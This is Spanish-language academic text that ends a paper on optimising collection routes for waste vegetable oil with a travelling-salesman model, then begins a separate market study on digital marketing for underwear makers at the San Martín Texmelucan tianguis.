


Figura 1: Localización de 20 puntos de generación y un centro de recolección.

Basada en la información de la figura 1 se confecciona las matrices de distancia y de tiempo. Determinando la distancia entre cada uno de los puntos de ida y regreso, así como también los tiempos de recorrido. Resultados que se muestran en los cuadros 1 y 2 respectivamente. Como se observan en ambas matrices las distancias y los tiempos de ida y regreso a cada uno de los puntos de generación no son iguales, ya que se ha tenido en cuenta las restricciones de tránsito en las calles por donde viaja el vehículo de recolección.

	CR	P1	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	P12	P13	P14	P15	P16	P17	P18	P19	P20
CR	0.00	8.60	6.10	8.40	7.40	7.00	5.00	6.70	8.70	6.80	7.20	4.80	6.30	5.50	9.10	12.60	5.30	6.70	8.90	4.90	6.40
P1	8.70	0.00	5.40	0.95	2.20	10.10	6.20	9.10	7.90	13.20	7.80	8.30	1.00	5.60	7.80	11.30	12.10	4.00	7.60	6.30	4.00
P2	4.20	7.4	0.00	7.10	3.70	5.20	0.75	9.70	6.40	8.10	4.30	4.00	6.60	5.70	9.40	12.90	7.00	2.10	9.30	1.50	1.90
P3	10.9	0.5	5.8	0.00	2.60	11.30	6.50	9.30	9.10	13.30	9.00	9.50	1.20	5.70	7.90	11.40	12.20	4.40	7.80	6.50	4.40
P4	7.30	2.60	3.60	3.20	0.00	7.20	3.90	7.80	8.40	10.40	7.30	6.00	3.00	2.80	6.50	10.00	9.30	4.60	6.30	3.20	4.40
P5	6.50	10.00	4.30	9.80	7.10	0.00	4.70	12.10	3.30	5.40	3.60	2.10	9.60	8.50	12.10	15.60	4.30	6.60	11.90	4.60	6.30
P6	3.50	6.60	1.40	6.40	3.70	4.50	0.00	9.00	5.60	7.40	4.50	3.20	6.20	5.10	8.70	12.20	6.30	2.50	8.50	0.40	2.20
P7	6.50	9.00	9.60	8.80	7.80	11.60	9.10	0.00	12.80	12.60	11.70	10.40	9.00	6.60	3.10	4.80	11.40	10.60	8.00	8.40	1.40
P8	7.40	9.00	5.40	8.80	8.50	2.90	5.50	12.90	0.00	6.50	2.00	2.50	8.80	9.30	12.90	16.40	6.50	4.70	12.70	6.00	4.50
P9	6.40	13.00	7.60	12.80	10.50	4.30	7.50	12.60	6.60	0.00	7.30	5.80	12.60	9.00	12.60	16.10	1.30	10.60	12.40	8.30	10.30
P10	7.30	7.20	4.70	8.10	7.80	2.80	5.50	12.8	1.60	7.60	0.00	2.40	7.50	9.20	12.80	25.00	6.40	3.90	12.60	5.90	3.80
P11	5.00	10.80	2.30	10.60	6.00	2.20	3.00	10.00	2.50	5.80	1.40	0.00	10.40	6.80	15.00	13.90	4.60	3.10	10.30	3.60	8.00
P12	8.50	2.10	4.80	4.60	3.10	9.60	6.40	8.40	10.60	12.40	11.60	8.40	0.00	4.80	7.00	10.50	11.30	4.80	6.90	5.60	5.30
P13	4.50	4.70	5.80	3.80	2.80	9.40	5.60	4.90	9.40	9.20	8.30	7.00	3.60	0.00	3.60	7.10	8.00	6.80	3.40	4.60	6.60
P14	8.60	7.40	9.20	7.20	6.60	12.70	8.90	3.30	12.70	12.50	11.60	10.30	7.10	4.90	0.00	10.00	11.40	10.20	0.17	7.90	9.90
P15	12.20	11.00	12.70	10.60	9.70	16.30	12.50	4.80	16.30	16.10	15.20	13.90	10.60	8.40	4.10	0.00	15.00	13.70	4.00	11.50	13.50
P16	5.70	12.20	7.90	12.00	9.70	4.10	7.10	11.8	6.40	1.10	6.60	5.10	11.80	8.30	11.90	15.40	0.00	9.80	11.70	7.60	9.60
P17	5.60	3.70	1.40	5.30	4.10	4.90	2.10	10.60	4.60	9.50	3.30	2.70	4.00	6.70	10.30	13.80	8.40	0.00	10.10	2.30	0.30
P18	8.70	7.30	9.20	7.10	6.10	11.60	9.00	3.40	12.80	12.60	11.70	14.00	6.90	4.90	0.17	4.40	11.40	10.20	0.00	8.00	10.00
P19	3.80	6.10	1.60	5.90	3.20	4.80	0.75	8.50	5.90	8.20	4.80	3.60	5.70	4.50	8.10	11.60	7.10	2.60	7.90	0.00	2.30
P20	5.60	4.50	1.40	5.40	4.30	13.00	2.10	10.60	4.80	9.50	3.10	3.40	4.80	6.60	10.30	13.70	8.40	0.40	10.10	2.20	0.00

Cuadro 1: Matriz de distancia en km, donde CR es el Centro de Recolección.

	CR	P1	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	P12	P13	P14	P15	P16	P17	P18	P19	P20
CR	0.00	15.00	11.00	15.00	14.00	12.00	11.00	12.00	15.00	12.00	14.00	9.00	11.00	8.00	16.00	20.00	9.00	14.00	14.00	9.00	11.00
P1	16.00	0.00	11.00	7.00	7.00	20.00	12.00	18.00	14.00	21.00	15.00	16.00	5.00	10.00	17.00	21.00	18.00	12.00	15.00	13.00	10.00
P2	10.00	15.00	0.00	15.00	10.00	10.00	1.00	16.00	11.00	15.00	11.00	7.00	13.00	10.00	18.00	23.00	11.00	6.00	17.00	3.00	4.00
P3	16.00	3.00	12.00	0.00	7.00	20.00	13.00	17.00	14.00	21.00	15.00	17.00	4.00	10.00	16.00	21.00	18.00	13.00	15.00	13.00	11.00
P4	14.00	7.00	9.00	8.00	0.00	17.00	10.00	16.00	18.00	19.00	16.00	14.00	8.00	10.00	15.00	20.00	16.00	12.00	14.00	9.00	10.00
P5	12.00	21.00	11.00	21.00	17.00	0.00	10.00	20.00	9.00	10.00	10.00	6.00	20.00	14.00	21.00	26.00	7.00	16.00	20.00	11.00	13.00
P6	8.00	14.00	4.00	15.00	10.00	9.00	0.00	15.00	10.00	14.00	9.00	6.00	14.00	9.00	17.00	22.00	11.00	7.00	16.00	2.00	4.00
P7	15.00	17.00	20.00	17.00	15.00	23.00	19.00	0.00	20.00	22.00	19.00	16.00	17.00	12.00	9.00	13.00	18.00	20.00	2.90	15.00	17.00
P8	14.00	17.00	12.00	17.00	19.00	9.00	13.00	23.00	0.00	14.00	7.00	6.00	16.00	13.00	19.00	24.00	11.00	12.00	19.00	12.00	10.00
P9	13.00	23.00	17.00	24.00	22.00	10.00	15.00	24.00	16.00	0.00	15.00	11.00	19.00	13.00	9.00	23.00	4.00	18.00	18.00	13.00	16.00
P10	15.00	18.00	12.00	20.00	20.00	9.00	13.00	24	6.00	16.00	0.00	6.00	17.00	14.00	20.00	16.30	12.00	12.00	19.00	12.00	11.00
P11	9.00	18.00	7.00	18.00	14.00	6.00	8.00	19.00	7.00	11.00	5.00	0.00	15.00	9.00	10.40	20.00	7.00	10.00	14.00	8.00	2.90
P12	16.00	7.00	14.00	10.00	8.00	20.00	13.00	18.00	19.00	21.00	19.00	17.00	0.00	9.00	14.00	19.00	16.00	16.00	13.00	11.00	14.00
P13	9.00	7.00	9.00	7.00	5.00	14.00	9.00	10.00	14.00	14.00	13.00	10.00	7.00	0.00	7.00	12.00	10.00	12.00	6.00	6.00	9.00
P14	18.00	15.00	18.00	15.00	14.00	22.00	17.00	9.00	22.00	23.00	21.00	18.00	15.00	12.00	0.00	4.50	15.00	17.00	1.00	12.00	14.00
P15	21.00	19.00	21.00	18.00	16.00	26.00	22.00	11.00	27.00	27.00	26.00	23.00	20.00	17.00	9.00	0.00	19.00	21.00	7.00	16.00	18.00
P16	9.00	18.00	14.00	18.00	16.00	7.00	11.00	19	13.00	3.00	13.00	9.00	17.00	11.00	17.00	22.00	0.00	16.00	16.00	11.00	13.00
P17	17.00	11.00	4.00	12.00	12.00	13.00	5.00	21.00	11.00	18.00	10.00	3.00	11.00	13.00	19.00	24.00	15.00	0.00	19.00	7.00	2.00
P18	13.00	12.00	13.00	12.00	11.00	17.00	13.00	8.00	17.00	18.00	16.00	10.40	12.00	8.00	1.00	9.00	15.00	17.00	0.00	11.00	14.00
P19	8.00	11.00	5.00	11.00	8.00	9.00	3.00	16.00	10.00	13.00	9.00	6.00	11.00	8.00	14.00	19.00	10.00	7.00	13.00	0.00	5.00
P20	12.00	9.00	4.00	11.00	11.00	5.50	5.00	21.00	9.00	18.00	9.00	8.00	10.00	13.00	20.00	24.00	15.00	4.00	19.00	7.00	0.00

Cuadro 2: Matriz de tiempo en min, donde CR es el Centro de Recolección.

**Método de solución TSP.**

Este tipo de recorridos bajo la teoría de grafos es lo que se conoce como un recorrido Hamiltoniano (Laporte, 1992). Formalmente, dado un grafo  $G = (V, A)$  donde  $V$  es el conjunto de vértices y  $A$  el conjunto de aristas.  $C = (cij)$  es una matriz de distancias (o costos o tiempo) asociada, donde  $cij$  representa la distancia que existe entre los vértices  $i$  y  $j$ . La formulación presentada a continuación es una desarrollada por Dantzing Fulkerson y Johnson (1954) con una modificación en las restricciones de eliminación de subtours presentada por Miller Tucker y Zemlin (1960).

Modelo del agente viajero:

$$\min \sum_{i=1}^n \sum_{j=1}^n CijXij$$

Sean

(1)  $\sum_{j \neq i}^n Xij = 1 \quad j = 1:n$

(2)  $\sum_{i \neq j}^n Xij = 1 \quad i = 1:n$

(3)  $ui - uj + (n - 1)xij \leq n - 2 \quad i, j = 2:n, i \neq j$

(4)  $1 \leq ui \leq n - 1 \quad i = 1:n$

$ui$ : etiqueta o posición del  $i$  - esimo cliente en la ruta

$xij \in \{0,1\}$

(5)  $xij = \begin{cases} 1, & \text{si } e \text{ arco que va de la ciudad } i \text{ a la } j \text{ es utilizado} \\ 0, & \text{en caso contrario} \end{cases} \quad , i, j=1:n$

Las ecuaciones (1) y (2) garantizan que el agente sale y llega exactamente una vez a cada ciudad. Las restantes son conocidas como restricciones de eliminación de sub-tours. Básicamente, cuando el arco  $(i, j)$  no se encuentra en la solución, (4) hace que (3) sea redundante; en caso contrario, (3) obliga a que  $uj \geq ui + 1$  evitando los sub-tours. La idea tras la restricción es etiquetar los nodos en forma creciente conforme al transcurso del tour; si existe un sub-tour, entonces el nodo donde inicia y termina contradice la restricción pues solo el nodo 1 es exceptuado de cumplir la condición. En la definición (5) se aclara que las variables son binarias.

**Solución del problema.**

La solución del problema se realizó empleando el software de optimización LINGO, empleando un algoritmo de solución de Brach and Bound (B-and-B) para obtener una solución óptima. En la figura 2 se muestra la corrida del modelo en el software.




Figura 2: Corrida del modelo en Lingo para encontrar la solución óptima.

### Comentarios Finales

#### Resumen de resultados

Luego de 1 014 581 iteraciones se obtuvo el recorrido óptimo que debe realizar la empresa de recolección para visitar cada uno de los puntos de generación. En la figura 3 y 4 se muestran la ruta optimizando distancia y tiempo, respectivamente.




Figura 3: Ruta optimizando distancia.




Figura 4: Ruta optimizando tiempo.

La solución obtenida muestra dos recorridos diferentes optimizando la distancia o el tiempo. Como se observa en las figuras 3 y 4 el orden de visitas para optimizar distancia y tiempo no son iguales. En el caso de la distancia se recorrerían 77.80 km en 184.00 min, mientras que optimizando tiempo serían 84.95 km en 117.40 min.

### Conclusiones

Los resultados demuestran que el Modelo del Agente Viajero es un método de optimización válido para encontrar rutas optimizando variables como distancia o tiempo, pero puede ser ineficiente cuando el número de visitas crece de forma exponencial, rápidamente sobrepasa las capacidades de cálculo de los ordenadores más potentes. Se emplea el Lingo como software de optimización, el cual encuentra una solución a este problema en menos de 2 min y haciendo 1 014 581 iteraciones, demostrando así su eficiencia en este caso. Se obtienen dos rutas diferentes para realizar las visitas a los 20 puntos de recolección, una optimizando la variable de distancia y otra optimizando la variable tiempo.

### Recomendaciones

Los resultados que se exponen en este trabajo es el inicio de un proyecto para diseñar un sistema logístico para la recuperación de aceite vegetal residual. Por lo que se deben incluir en el futuro todos los puntos de generación que existen en la ciudad objeto de estudio, los cuales ascienden a 1092, estudiando así las capacidades que tendría el único centro de recolección que existe hoy en la ciudad. Ante este escenario se podrían aplicar métodos de optimización Problema de Vehículo con Capacidad Limitada (CVRP) o un Problema de entrega y recolección. Al incluir otras variables y restricciones se puede analizar como un problema multiobjetivo, siempre y cuando se tengan en cuenta las necesidades del sistema.

### Referencias

- Dantzig, G., Fulkerson, R., & Johnson, S. (1954). Solution of a large-scale traveling-salesman problem. *Journal of the operations research society of America*, 393-410.
- Florez, L. A., M., T. E., & Granada, M. (2012). Diseño de redes de logística inversa: Una revisión del estado del arte y aplicación práctica. *Ciencia e Ingeniería Neogranadina*, 153-177.
- Garza, R., & Sago, C. (2004). Un soporte computacional para el Diseño de Rutas de Distribución. *Investigación Operacional*, 260 - 269.
- Laporte, G. (1992). The traveling salesman problem: An overview of exact and approximate algorithms. *European Journal of Operational Research*, 231-247.
- Miller, C. E., Tucker, A. W., & Zemlin, R. A. (326-329). Integer programming formulation of traveling salesman problems. *Journal of the ACM (JACM)*, 1960.
- NOM-161. (1 de febrero de 2013). *SEMARNAT*. Obtenido de Diario Oficial:  
<https://www.profepa.gob.mx/innovaportal/file/6633/1/nom-161-semarnat-2011.pdf>
- Rodríguez, A. (2010). *Grafos - software para la construcción, edición y análisis de grafos*. España: Bubok Publishing S.L.
- Rubio, S. (2003). *El sistema de logística inversa en la empresa: Análisis y aplicaciones*. Badajoz: Universidad de Extremadura.

# ESTUDIO DE MERCADO PARA DETERMINAR LAS HERRAMIENTAS DE MARKETING DIGITAL VIABLES PARA COMERCIALIZAR POR MEDIOS DIGITALES ROPA INTERIOR DE FABRICANTES DEL TIANGUIS DE SAN MARTIN TEXMELUCAN PUEBLA

Ing. Mónica Ramírez Hernández, M.A. Kathy Laura Vargas Matamoros, Dra. Elizabeth Montiel Huerta

**Resumen**—En el presente artículo se muestran los principales resultados del estudio de mercado realizado a clientes y fabricantes de ropa interior del tianguis de San Martín Texmelucan Puebla.

El estudio consiste en la elaboración y aplicación de encuestas a clientes y fabricantes de ropa interior del tianguis de San Martín Texmelucan Puebla, determinación de muestra, tipo de muestreo y análisis de datos para conocer el grado de aceptación y las herramientas de marketing digital que se pueden aplicar para que los fabricantes por medio de estrategias digitales tengan alternativas de comercialización a la tradicional, oportunidad de crecimiento, puedan permanecer y posicionarse en el mercado, ser competitivos, aprovechen la comunicación digital como negocio, incrementen clientes, logren mayor número de ventas y disminuyan costos de comercialización. En base a lo anterior se pretende que los productos se comercialicen en toda la República Mexicana.

**Palabras clave**—estudio de mercado, marketing digital, herramientas de marketing digital, comercialización.

## Introducción

El tianguis de ropa de San Martín Texmelucan es un centro de distribución de manufacturas textiles en la región Puebla-Tlaxcala. La ubicación geográfica de la ciudad de San Martín Texmelucan facilita la interconexión comercial entre los estados de Veracruz, Puebla, Tlaxcala y la Ciudad de México. Esta situación permite el acceso al tianguis de ropa tanto de productores como de consumidores provenientes de diversas regiones del país, reúne cada semana a más de 15 mil comerciantes y alrededor de 60 mil compradores y cuenta con 21 organizaciones las cuales regulan sus áreas (H. Ayuntamiento de San Martín Texmelucan, 2012).

San Martín Texmelucan es uno de los municipios más dinámicos del Estado de Puebla y una de sus actividades económicas más importantes está representada por la industria textil y del vestido. Actualmente existen dos factores que han perjudicado a los fabricantes del tianguis de San Martín Texmelucan disminuyendo el número de clientes y ventas, uno de ellos es la inseguridad que afecta a clientes y comerciantes, Puebla ocupa el lugar número 10 en tasa de incidencia delictiva al año 2017 misma que de 2016 a 2018 incremento un 35% y otro factor es falta de orden entre organizaciones y ayuntamiento en el día y horario de atención a clientes.

La información anterior muestra la difícil situación a la que se presenta el sector textil y comerciantes de la Plaza de San Martín Texmelucan, asimismo reflejan grado de productividad de las empresas, nivel tecnológico, fuerza de trabajo, planeación, logística, entre otros. Hoy en día en la plaza de San Martín Texmelucan realizan sus ventas solo por el canal tradicional venta cara a cara los martes, por lo que es necesario que los comerciantes ofrezcan alternativas de ventas complementarias que les permita permanecer en el mercado, actualmente las herramientas para comercializar son digitales las cuales permiten romper barreras de distancia llegando a un mayor número de compradores, por consiguiente, mayor número de ventas.

Por lo que es importante encontrar herramientas, técnicas y estrategias de marketing digital de fácil entendimiento a los fabricantes de ropa interior de la Plaza de San Martín Texmelucan para ampliar su mercado e incrementar ventas.

## Herramientas de marketing digital

En la actualidad se ha incrementado la utilización de internet para satisfacer la necesidad de intercambiar bienes y servicios. Las empresas de consumo masivo se han volcado rápidamente a internet y utilizan sus herramientas, como sitios web, redes sociales, email marketing, Google Adwords, entre otras, para mostrar y comercializar sus productos. Esta práctica se denomina Marketing Digital, y en la actualidad es un tema absolutamente relevante al escenario de negocios (Martinez, 2014).

Las herramientas para el plan de marketing digital y desarrollar y ejecutar estrategias para el logro de objetivos más importantes son: e-commerce, e-mailing, social media, redes sociales, aplicaciones móviles, pagina web, SEO, SEA, SEM (AMIPCI, 2016).

### Objetivo de la investigación

Determinar las herramientas de marketing digital que son factibles como estrategia de crecimiento de los fabricantes de ropa interior de San Martín Texmelucan Puebla.

### Método

Las herramientas de investigación utilizadas fueron a través de los cuestionarios, los cuales fueron validados por expertos. La población de estudio para clientes son hombres y mujeres de 18 a 59 años, habitantes de la República mexicana, la población de acuerdo a datos del INEGI 2019 con las características anteriores es de 114,683,690 habitante por, la cual es utilizada para muestras infinitas (Bernal, 2006). La muestra de clientes es de 385.

Para proveedores, debido a que no se cuenta con datos de los integrantes del tianguis de San Martín Texmelucan Puebla, para determinar la población se realizó una investigación por observación, por medio de un recorrido a las 13 áreas que integran la plaza de San Martín Texmelucan, donde se identificaron a 45 fabricantes de ropa interior.

La muestra es probabilística, se considera como población a 41 fabricantes de ropa interior, se utilizó la fórmula de poblaciones finitas (Bernal, 2006).

### Resultados

Se aplicó los instrumentos de investigación a clientes y fabricantes, los principales resultados de ambos se muestran a continuación:

El instrumento de investigación para clientes se aplicó a 385 personas de manera online y presencial, aplicando muestreo aleatorio, a continuación, se enlistan los principales resultados y se muestran en el cuadro 1.

- La edad promedio de los encuestados es de 33 años.
- El 68% son de sexo femenino y el 32% de sexo masculino.
- El nivel de estudios que predomina entre los encuestados es de licenciatura con un 42%.
- El 63.1% no conoce el tianguis de San Martín Texmelucan.
- El 53% compra ropa interior en menos de dos meses.
- El 68% adquiere ropa interior con precio menor a \$150.00.
- El 56% adquiere ropa interior nacional e importada, el 32% prefiere ropa nacional y el 11.2% ropa importada.
- El 83.1% tienen conocimiento en medios digitales para compra.
- El 79% usa medios digitales para compra.
- El 68% está dispuesto a pagar por envío a domicilio.
- El 86.8% está dispuesto a comprar productos de los fabricantes de ropa interior de San Martín Texmelucan Puebla.



<b>MEDIO DE COMPRA</b>	<b>Respuesta</b>	Local Fijo	Tianguis	Catálogo	Internet	Directamente con el fabricante
	<b>%</b>	71%	51%	28%	18%	13%
<b>IMPORTANCIA EN COMPRAS POR INTERNET</b>	<b>Respuesta</b>	Prácticas	Cómodas	Fáciles	Seguras	Económicas
	<b>Puntos</b>	749	753	820	893	918
<b>MEDIO DE COMUNICACIÓN DE PREFERENCIA</b>	<b>Respuesta</b>	SMS	Boletín informativo mail	Instagram	WhatsApp	Notificaciones en Facebook
	<b>Puntos</b>	936	920	853	744	711
<b>HERRAMIENTA PARA REALIZAR COMPRA</b>	<b>Respuesta</b>	Páginas ya establecidas	Página web	Aplicaciones móviles	Market place	Redes sociales
	<b>%</b>	42%	22%	17%	11%	8%
<b>METODO DE PAGO</b>	<b>Respuesta</b>	Efectivo	Depósito bancario	Transferencia bancaria	Pago con tarjeta	Cheque
	<b>%</b>	65%	46%	25%	25%	0%

Cuadro 1. Principales respuestas de clientes.

Fuente: Elaboración propia con base a encuestas 2019.

En el cuadro 1 se puede observar lo siguiente:

- Los clientes tienen preferencia por comprar en local fijo con un 71% y solo el 13% compra directamente con el proveedor.
- Se pidió marcar en orden de importancia (1 al 5) como consideraban las compras siendo 5 de menor importancia y 1 de mayor importancia, dando importancia a las compras en internet en el siguiente orden:
  - 1.- Prácticas.
  - 2.- Cómodas
  - 3.- Fáciles
  - 4.- Seguras
  - 5.- Económica
- Se pidió marcar en orden de importancia (1 al 5) la preferencia de medios de comunicación siendo 5 de menor importancia y 1 de mayor importancia, dando importancia a los medios de comunicación en el siguiente orden: 1. Notificaciones vía Facebook, 2. WhatsApp, 3. Instagram, 4. Boletín informativo mail y 5. SMS.
- El 42% prefieren comprar en páginas ya establecidas como mercado libre.
- El método de pago que prefieren es efectivo con un 65%.

El instrumento de investigación para fabricantes del tianguis de San Martín Texmelucan Puebla se aplicó a 41 personas de manera presencial, aplicando muestreo por conveniencia, a continuación, se enlistan los principales resultados y se muestran en el cuadro 2.

De las encuestas realizadas a proveedores se encontró lo siguiente:

- La edad promedio de los fabricantes es de 31 años.

- El 70.7% cuentan con nivel básico de educación (primaria y secundaria).
- El 63% de los fabricantes son del estado de Puebla y Tlaxcala.
- El 63.5% de los fabricantes cuentan con experiencia mayor a 4 años.
- El 70.8% cuenta con ventas semanales mayores a \$20,001.00.
- El 48% de los fabricantes cuentan con precios menores a \$50.00.
- El 17% de los fabricantes ya venden por internet de los cuales del 17% (7 fabricantes), el 57% vende en páginas ya establecidas como mercado libre, el 14.3% en página web y el 28.6% en market place.
- El 53.7% no conoce las herramientas para vender por internet.

De los fabricantes que aún no venden por internet 83% (35 fabricantes), el 41.5% prefiere contratar a un prestador de servicios para comercializar, el 58.54% prefiere pagar comisión por venta, pagando un 3% cantidad determinada por el 46.3% de los encuestados que aún no venden por internet.

